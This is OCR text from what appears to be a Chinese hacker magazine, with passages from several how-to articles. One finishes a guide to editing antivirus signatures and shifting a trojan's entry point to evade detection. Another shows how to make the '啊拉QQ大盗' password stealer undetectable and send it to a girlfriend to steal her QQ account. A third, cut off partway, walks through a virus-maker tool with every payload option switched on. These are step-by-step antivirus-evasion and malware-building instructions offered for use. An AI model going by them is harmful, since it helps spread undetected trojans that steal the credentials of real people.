


图7

加壳后，用Restorator打开"Maindll.DLL"，在资源树的"RCDate"下依次找到"GETKEY"和"HOOK"，通过右键菜单中的导入命令将我们修改后的"GETKEY.DLL"和"HOOK.DLL"分别导入。接着按照前面的方法继续对"Maindll.DLL"进行特征码修改。操作完成后，我们的特征码修改才算是基本完成。

为什么说基本完成呢？因为有时在完成了上述操作后，服务端程序可能依然被杀。这并不是说我们前面的修改有问题，我们只需要对服务端程序再进行一点点修改就可以了。修改的方法可以采用加壳保护，或者更改程序的入口。下面我们来看看怎样更改程序的入口。运行PEditor，点击"浏览"按钮选择刚刚修改完成的服务端程序。PEditor会自动的读取服务端程序的"文件信息"，下面只需对"入口点"信息进行修改就可以了，如图8 所示。

我这里的"入口点"是0000C0A0，只需要将这个值上加1 或减1 就能免杀。然后点击"应用更改"按钮对刚才的设置进行确认。再用杀毒软件进行查看，发现修改过的服务端程序已经不会被查杀了。





图8

至此，一个不被查杀的木马程序就这样诞生了，是不是很简单呢，有兴趣的朋友，赶紧动手试试，来打造一个属于自己的免杀木马吧！

适合读者：木马爱好者
前置知识：无

小菜也来玩免杀



文/风影无踪

对于我等菜鸟来说要想真正拿到一款免杀的木马的确有些困难。一般能在网站上下载到的黑软都已成了安全公司的追杀目标。那如何做到免杀呢？要么向作者买，要么自己动手。本人穷学生一个，所以只能自己动手打造个人版免杀木马。

用到的软件如下：冰枫文件防火墙2.0，脱过壳的啊拉QQ大盗，ResScope，常用杀毒软件。

打开ResScope导入啊拉QQ大盗，记得要先脱壳，导入后展开EXEFILE，我们会发现该分支中有4个小文件分别是QQ1，QQ2，QQ3以及QQ4，导出QQ1，如图1 所示。




图1

2.打开冰枫文件防火墙2.0，选择特征码修改，前面选择QQ1，后面选择一个事先建立的空文件夹，点击开始。然后打开那个空目录，不过现在已经被塞满了。这时打开瑞星，除去含特征码的文件。没有被杀的就是不含特征码的文件。再点击继续，如此反复，剩下的就是免杀的。不过有些文件可能在处理过程中损坏，一般十个中有二、三个是无效文件。如何辨别呢？先运行免杀文件，然后用啊拉QQ大盗自带的卸载程序查一下系统是否被感染，如果感染了说明该文件是有效的。如图2 所示。




图2

3.选一个免杀的文件改名为QQ1用ResScope导回原来的位置。再对QQ2，QQ3，QQ4进行相同的处理。步骤完全相同，在这就不说了。


第四步：打开ResScope→左侧的RCData→TMAINFORM。找到"啊拉QQ大盗 V1.7 build1001"改为"小菜某某专版"。如图3 所示。



图3

保存运行看看。激动啊！小菜的大名已经高高在上了。再用瑞星查一下发现已经免杀。设置好邮箱后发给MM，看看否可以盗取QQ。N分钟后MM两眼发直，目瞪口呆。当然QQ还是要还给MM的，这时MM的眼神里已充满了敬佩之情。

本文叙述的较简单，已经做了一个录像供大家查看。不明白可以来黑防论坛找我。



适合读者：黑器迷
前置知识：无

病毒活用之意识流

文/zen.von.chaos

一听到计算机病毒这个名词，许多人都会谈虎色变，尤其是一些计算机应用的新手，往往更是手足无措。病毒基本上是人人喊打，然而在某些特定的条件下，我们是可以利用病毒来完成一些特殊功能的。

这次的主角是“病毒制造机”，运行后我们可以看到主界面，如图1所示。




图1

从界面提示上我们可以大概了解它的功能和用法，其中第二步的选项比较有危害性，我们不用选，如图2所示。




图2

第三步设定病毒所具有的功能，看来功能还不少，全选上，如图3所示。




图3

第四步设定中毒后的弹出提示，如图4所示。




图4

第五步设定病毒的最重要特性之一：传播性。如图5所示。




图5

第六步和第三步类似，也是设定病毒功能的，同样全选上，如图6所示。

